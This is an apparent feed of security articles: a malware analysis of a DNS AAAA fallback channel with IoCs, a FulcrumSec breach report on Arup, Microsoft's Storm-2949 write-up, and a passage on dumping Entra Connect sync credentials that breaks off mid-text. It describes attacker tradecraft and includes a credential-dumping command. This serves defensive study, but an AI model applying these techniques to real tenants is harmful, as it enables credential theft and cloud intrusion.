The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.

The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.

For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.

The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:

Index Configuration value
0 TenantId
1 ClientId
2 ClientSecret
3 UserEmail

Determining the field length through .p. queries

For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.

In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.


As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:

d.53466D4C67515A.0.p.cloudlanecdn[.]com

The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.

IPv6 AAAA record payload layout for obtaining length

IPv6 AAAA record payload layout for obtaining length

In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.

To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.

Field length encoding in DNS AAAA record responses (example)

Field length encoding in DNS AAAA record responses (example)

Retrieving configuration data through .q. queries


After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.

The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.

Queries continue at 14-byte offsets until the declared field length has been recovered.

The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.

TenantId retrieval process via DNS AAAA records (example)

TenantId retrieval process via DNS AAAA records (example)

In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.

The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.

The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.

Failure handling and the sentinel AAAA response

In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.

The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.

Infrastructure

Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.

Domain IP First seen ASN Hosting
ns1.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns2.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns3.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns4.cloudlanecdn[.]com 144.172.108[.]205 May 21, 2026 AS 14956 RouterHosting LLC

Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.

The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.

The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.

Attribution

In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.

Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.

Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.

OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.

Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.

Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.

Conclusions

The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.

The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CAF021DDA726B8BA049C2AA395E505A1      AzureCommunication.dll
C092B02FBC0FDF7EE9608DD016673806      NewProject.dll
29B2B8C5D99F05BFCDD0D8D976EB5678      AzureCommunication.dll

Domains and IPs

cloudlanecdn[.]com
ns1[.]cloudlanecdn[.]com
ns2[.]cloudlanecdn[.]com
ns3[.]cloudlanecdn[.]com
ns4[.]cloudlanecdn[.]com
google.com[.]ayalon-print.co[.]il
clipeditskill[.]com
accesslinkssl[.]com
216[.]126[.]237[.]197
144[.]172[.]108[.]205

UK Cybercrime Journal: Arup Group Breached by FulcrumSec


What Happened:

  • On 10 May 2026, the UK-based firm Arup Group was listed as a victim on the Tor data leak site of FulcrumSec. 
  • On their Tor data leak site, FulcrumSec stated that they have exposed 700GB of GitHub repos and 2TB of Azure and AWS S3 cloud, plus database backups.
  • Other types of data the adversary claims to have stolen includes Neuron BMS client databases, Odoo ERP data, A66 landowner files, Apple code-signing certificates with plaintext passwords, a Google Cloud Platform (GCP) project with production payment gateway credentials, and the source code of ArupCompute and Oasys. 
  • The FulcrumSec operators also claimed to have spent over half a year analysing the data and went through “email correspondence” with the company before publishing the stolen data.
  • On the victim post, FulcrumSec wrote a detailed incident breakdown. In it, they stated they gained initial access in September 2025 via a GitHub personal access token found hardcoded in a JavaScript file on a forgotten subdomain, which provided access to over 10,000 private GitHub repositories belonging to Arup Group.
  • From there, they scanned the repositories and found additional hardcoded tokens, API keys, and passwords for AWS, Azure, and databases.
  • The adversary stated that Arup detected the Github and Azure Storage intrusions approximately six weeks after they happened and rotated the credentials, but it was too late as the data had been exfiltrated. 
  • FulcrumSec also stated they pivoted into the AWS infrastructure using keys they had found belonging to Arup’s subsidiary Neuron.
  • FulcrumSec allegedly waited until April 2026 to contact their victim, Arup Group, due to the time it took to analyse the vast amounts of stolen data.
  • Impacted client organisations of Arup Group were also mentioned in the post, such as Disney and several other Hong Kong companies. The adversary reportedly uncovered Amazon data center seismic fragility data, British Petroleum (BP) site selection coordinates, and Queensferry Crossing internal documents as well.
  • Critically for the UK, the breached data exposed up to 62 HS2 related GitHub repositories. This involved Euston Station pile design files, ground movement assessments, over 14,000 sensor monitoring records, 48 archaeological site GPS coordinates (including Jones Hill Wood, a sensitive site for environmentalists), as well as confidential documents.

Analyst Comment:

Arup Group is a large multinational architectural design and engineering firm based in London who has been involved in constructing the Wembley Football Stadium in London, the HS1 Channel Tunnel Rail Link network, and the Eden Project in Cornwall, among other significant international construction projects.


Active since September 2025, FulcrumSec is a financially motivated data-theft-extortion group that specialises in rapid exfiltration of cloud-hosted databases by exploiting unrotated API keys and misconfigured cloud permissions.


This attack was noteworthy due to its highly targeted nature. FulcrumSec claimed they had access to Arup Group’s data for seven months and they clearly invested significant time to analyse the documents and spent weeks negotiating over email. Plus, to find initial access they also would have had to spend time checking Arup’s domains and Internet-facing assets to eventually find a single leaked credential to exploit. These types of targeted intrusions often only happen to large companies. This is because for it to be worth the cybercriminal’s time, effort, and risk to their freedom they will want a large ransom payment that only rich companies can typically afford.


FulcrumSec is an adversary worth monitoring due to the effort they put into their intrusions compared to other smash-and-grab ransomware campaigns. In October 2025, in a case documented by VX-Underground, FulcrumSec emailed detailed information about the breach they conducted with the aim of those details getting published and exert additional pressure on the victim.


Interestingly, FulcrumSec said the ransom they demanded was less than 1% of Arup’s annual revenue and was less than how much Arup lost to the deepfake fraudsters. This is a reference to Arup reportedly lost over £20 million pounds in 2024 after one of their Hong Kong employees was duped into sending cash to cybercriminals using an AI-generated video call. The fact Arup became publicly known for falling victim to a large scam potentially contributed to the adversary’s decision to select and focus them for this attack.


Defensive Takeaways:

  • Asset Inventory and Shadow IT Audits: Identifying the outdated unused domains with hardcoded credentials is standard best practices. All organisations must have processes in place to catalog and retire systems to avoid incidents like this. 
  • Hardcoded Credentials in Code: They way FulcrumSec gained access demonstrates the importance of using secret environment variables and features like GitHub Secret Scanning.
  • Implement Incident Response Procedures: Importantly, Arup detect the activity too late and it took them a staggering six weeks to rotate credentials (according to the adversary), which shows why having automated systems to check for unauthorised usage and reset tokens and all accounts is crucial to respond to such attacks.
  • GitHub Activity Monitoring: The adversary claimed they were able to clone thousands of GitHub repositories containing sensitive data without being detected. These types of activities are available to monitor and detect in GitHub Audit Logs. It’s also important to have a plan in place when suspicious activities are detected.
  • Third-Party Risk Management Programs: This incident also had some notable downstream impact. It shows why client organisations of another company’s services need to know what data and how much data is stored by third-parties for when such breaches occur. Knowing what’s potentially exposed will streamline the response to the incident.
  • Deception Tech: Arup could have implemented a boobytraps for the adversary such as the use of CanaryTokens inside sensitive documents. As the adversary spent time analysing the Arup’s documents before contacting them, if they open a boobytrapped document, then the incident could been detected much earlier and the damages could have been reduced.


Relevant Sources:

  1. https://x.com/darkwebinformer/status/2053281385582891437 
  2. https://www.ransomware.live/id/QXJ1cCBHcm91cEBmdWxjcnVtc2Vj 
  3. https://en.wikipedia.org/wiki/Arup_Group
  4. https://www.theguardian.com/technology/article/2024/may/17/uk-engineering-arup-deepfake-scam-hong-kong-ai-video


Relevant CTI Resources:

  1. https://www.ransomware.live/group/fulcrumsec
  2. https://x.com/vxunderground/status/1975629199323853027 
  3. https://www.reddit.com/r/Scams/s/wfZ3Wp94mY
  4. https://www.bleepingcomputer.com/news/security/lexisnexis-confirms-data-breach-as-hackers-leak-stolen-files/

Microsoft Details Storm-2949 Cloud Attack on Azure and Microsoft 365

Storm-2949

Microsoft Threat Intelligence has disclosed details of a cyberattack carried out by a threat actor tracked as Storm-2949, which escalated from a targeted identity compromise into a large-scale breach of cloud infrastructure and sensitive enterprise systems. The campaign focused heavily on data theft from Microsoft 365 services, Azure-hosted production environments, and cloud storage resources, demonstrating how compromised identities can become gateways to an organization’s entire cloud ecosystem. According to Microsoft, the attack unfolded in two primary stages: an initial identity compromise phase followed by a broader cloud infrastructure takeover. Rather than deploying traditional malware or relying on conventional on-premises attack methods, the attackers abused legitimate cloud administration tools and Azure management features to blend into normal activity while gaining access to high-value systems. 

Attackers Abused MFA Reset Processes to Hijack High-Privilege Accounts 

The attackers first targeted employees through social engineering techniques linked to Microsoft’s Self-Service Password Reset (SSPR) process. Investigators believe Storm-2949 impersonated internal IT support personnel and persuaded victims to approve multifactor authentication (MFA) requests under the guise of routine account verification or password reset procedures.  Once a targeted user applies the MFA prompts, the attackers reset account passwords and remove existing authentication methods, including phone numbers, email addresses, and Microsoft Authenticator registrations. This effectively neutralized MFA protections and locked legitimate users out of their accounts. The attackers then registered their own devices for Microsoft Authenticator access, ensuring persistent control over the compromised accounts.  Microsoft said the group repeated this process against multiple employees, including IT staff and senior leadership personnel, indicating deliberate targeting of users with elevated access privileges.  After gaining access, Storm-2949 began conducting directory discovery operations using Microsoft Graph API queries executed through a custom Python script. The attackers enumerated users, applications, and service principals within the Microsoft Entra ID tenant to identify privileged accounts and map potential paths for expanding access.  The attackers also attempted to establish persistence by adding credentials to a compromised service principal, though this effort reportedly failed because of insufficient permissions. Despite that setback, they continued probing service principals and application identifiers to identify additional long-term access opportunities.  The campaign quickly expanded into Microsoft 365 services such as OneDrive and SharePoint. Microsoft said the attackers focused particularly on sensitive IT-related documents involving VPN configurations and remote access procedures, suggesting they were searching for methods to move laterally into other environments.  In one instance, Storm-2949 used the OneDrive web interface to download thousands of files in a single operation. Similar exfiltration activity occurred across multiple compromised accounts, likely because each user account had access to different shared folders and repositories. 

Azure Key Vaults, SQL Servers, and Storage Accounts Became Primary Targets 

With several compromised identities under their control, the attackers shifted attention to Azure subscriptions connected to the organization’s production environment. The accounts they compromised reportedly possessed privileged custom Azure role-based access control (RBAC) permissions, enabling broader access to Azure services and infrastructure.  Microsoft said the attackers targeted Azure App Services, Key Vaults, Storage accounts, SQL databases, and virtual machines. One of their key objectives involved compromising a production Azure App Service web application that contained sensitive data.  After several failed attempts to directly access the primary application due to network and gateway restrictions, the attackers pivoted to secondary applications within the same ecosystem, including authentication services and internal APIs. Using privileged Azure RBAC permissions, they exploited the “microsoft.Web/sites/publishxml/action” management-plane operation to retrieve publishing profiles containing deployment credentials for services such as FTP, Web Deploy, and the Kudu management console.  Kudu, an administrative interface for Azure App Services, enabled the attackers to inspect environment variables, browse application files, and execute commands within compromised applications. However, Microsoft noted that the secondary services did not provide the level of access or sensitive information the attackers ultimately sought.  Storm-2949 then redirected its efforts toward Azure Key Vault resources. One compromised account held the Owner role over a Key Vault believed to contain credentials linked to the primary production application. Within a four-minute period, the attackers altered Key Vault access settings and accessed dozens of secrets, including database connection strings and identity credentials.  Microsoft believes these secrets ultimately enabled access to the main production web application. After authenticating successfully, the attackers changed the application password to maintain control and began exfiltrating sensitive data.  The campaign also involved attacks against Azure SQL servers and Storage accounts. To gain access to SQL infrastructure, the attackers modified firewall rules through the “microsoft.sql/servers/firewallrules/write” operation, then connected using credentials retrieved from the compromised Key Vault. Once data exfiltration was completed, the altered firewall rules were deleted in what Microsoft described as a defense-evasion tactic.  Similarly, the attackers manipulated Azure Storage account network access configurations through the “microsoft.storage/storageaccounts/write” operation, enabling public access from attacker-controlled IP addresses. They also used the “microsoft.Storage/storageAccounts/listkeys/action” operation to retrieve storage account keys and Shared Access Signature (SAS) tokens.  Using a custom Python script built on the Azure Storage SDK, Storm-2949 downloaded large volumes of data directly from Azure Storage accounts over several days. Microsoft said the attackers alternated between OAuth-based authentication and secret-based authentication methods as defensive controls evolved. 

Microsoft Says Cloud Management Features Were Weaponized for Stealthy Data Exfiltration 

Virtual machines also became a target. The attackers abused Azure VM extensions, including VMAccess and Run Command, to establish administrator-level access on compromised systems. By deploying the VMAccess extension, they created new local administrator accounts on targeted VMs.  The attackers also attempted to exploit managed identities assigned to virtual machines by requesting access tokens from the Azure Instance Metadata Service (IMDS). They then tried using those tokens to access production-related Key Vaults, though Microsoft said these attempts failed because the managed identities lacked sufficient permissions.  Additional Run Command activity involved deploying PowerShell scripts designed to disable Microsoft Defender Antivirus protections, including real-time monitoring and behavior-based detection. The scripts also attempted to interfere with security services, clear Windows event logs, erase command histories, and remove temporary files to reduce forensic visibility.  Microsoft said the attackers installed ScreenConnect remote management software from infrastructure under their control and disguised the installation to resemble legitimate Windows software updates. The malicious service was renamed to mimic authentic Windows components in an effort to avoid detection.  The attackers later used ScreenConnect to perform reconnaissance activities across compromised systems, including collecting host configuration data, enumerating users and groups, searching for exposed credentials, and exfiltrating .pfx certificate files that may have contained private keys useful for future access.  Despite extensive activity on endpoint systems, investigators found limited evidence that Storm-2949 successfully obtained high-value endpoint data. Microsoft said the endpoint compromises primarily served operational purposes such as credential harvesting, reconnaissance, and expanding access throughout the victim’s environment.  Throughout the intrusion, Microsoft Defender generated multiple alerts that enabled analysts to correlate cloud, identity, and endpoint telemetry into a unified investigation. Microsoft said the incident demonstrates the growing importance of integrated detection and response capabilities as attackers target cloud identities and management planes instead of relying solely on traditional endpoint-focused attacks. 

Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products

Overview On March 11, NSFOCUS CERT detected that Microsoft released the March Security Update patch, which fixed 83 security issues involving widely used products such as Windows, Microsoft Office, Microsoft SQL Server, Azure, etc., including high-risk vulnerability types such as privilege escalation and remote code execution. Among the vulnerabilities fixed by Microsoft’s monthly update this […]

The post Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products appeared first on NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks..

The post Microsoft’s March Security Update of High-Risk Vulnerability Notice for Multiple Products appeared first on Security Boulevard.

Update: Dumping Entra Connect Sync Credentials

Recently, Microsoft changed the way the Entra Connect Connect Sync agent authenticates to Entra ID. These changes affect attacker tradecraft, as we can no longer export the sync account credentials; however, attackers can still take advantage of an Entra Connect sync account compromise and gain new opportunities that arise from the changes.

How It Used To Work


Prior to the change, an “AAD Connector” account would be created upon Entra Connect sync install. Upon creation, a randomized password would be generated and set for the connector account. The AAD Connector account was a user principal that would be assigned a special sync role, and it would authenticate just like any old user. You may have seen these before; they look like this:

In this instance, ENTRACONNECT is the hostname on which the agent is running. There are a wide variety of attack paths that can stem from compromising this account, so it is a very advantageous target for attackers.

Old Attacker Tradecraft

Thanks to AADInternals, it was simple to obtain the sync password of the AAD Connector Account used to import and export data from Entra ID. Some decryption steps are documented here, but that mostly focuses on the on-premises accounts. If you are an AADInternals user, you would need to impersonate the context of the Entra Connect sync account and run the command:

Get-AADIntSyncCredentials

And that’s it! You could use your creds to do all sorts of sync mischief. Under the hood, the ADSync service account would connect to a SQL database where it would obtain a key to decrypt an “AAD configuration” blob. The plaintext password of the AAD Connector Account (Connects to Entra ID) would be in that blob. If an attacker got privileged access to a host running Entra Connect Sync, they could obtain this plaintext password and authenticate off-host, conditional access policies (CAPs) permitting. The theft of such a credential would have a huge impact on any organization, so I presume that Microsoft moved over to an application registration to reduce such a risk.

The Client Credentials Flow

If you are new to Entra ID, you can read how the Client Credentials flow works here. In a nutshell, an application registration can authenticate as itself utilizing the app roles assigned to it. To authenticate and obtain access tokens, it needs credentials provisioned to it. These credential types aren’t exclusive, and an application can have multiple. They can be in the form of:

  1. Secrets (plaintext password)
  2. Certificates
  3. Federated Credentials

If the application uses a certificate, it will sign an attestation when authenticating to obtain an access token. Here is an example:

POST /{tenant}/oauth2/v2.0/token HTTP/1.1               // Line breaks for clarity
Host: login.microsoftonline.com:443
Content-Type: application/x-www-form-urlencoded

scope=https%3A%2F%2Fgraph.microsoft.com%2F.default
&client_id=11112222-bbbb-3333-cccc-4444dddd5555
&client_assertion_type=urn%3Aietf%3Aparams%3Aoauth%3Aclient-assertion-type%3Ajwt-bearer
&client_assertion=eyJhbGciOiJSUzI1NiIsIng1dCI6Imd4OHRHeXN5amNScUtqRlBuZDdSRnd2d1pJMCJ9.eyJ{a lot of characters here}M8U3bSUKKJDEg
&grant_type=client_credentials

How It Works Now


